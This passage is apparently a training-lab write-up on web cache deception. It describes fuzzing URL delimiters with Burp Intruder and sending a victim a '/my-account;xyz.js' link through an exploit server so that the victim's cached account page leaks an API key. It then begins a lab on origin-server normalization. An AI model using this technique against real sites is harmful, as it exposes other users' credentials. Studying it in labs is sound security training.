

We are given this list we will be using for this lab and the remaining ones.
Explanation:
We login with the given credentials and we see the API Key.


We will send this GET request to /my-account to Intruder to find a valid delimiter. We add the payload between /my-account and foo.js and paste the wordlist in the payload configuration.

We can tell that ; and ? are working and valid.


We can send the payload as <URL>;xyz.js in script tags to the victim via the exploit server.
Visiting the URL with /my-account;xyz.js will show us the homepage of user carlos and we can see its API key. Submitting this key will solve the lab.
3. Exploiting origin server normalization for web cache deception
Description:
Same case as before, but there is origin server normalization taking place. As in the server normalizes the payload with certain rules.
Explanation:

As usual when we login we see the API key.

The page was getting cached in the previous labs, in this case the /my-account page doesn’t get cached and also adding /abc to check does not work. The server is treating /abc as a directory or a file.
Going through the HTTP history we can see that multiple requests to the /resources directory are getting cached.

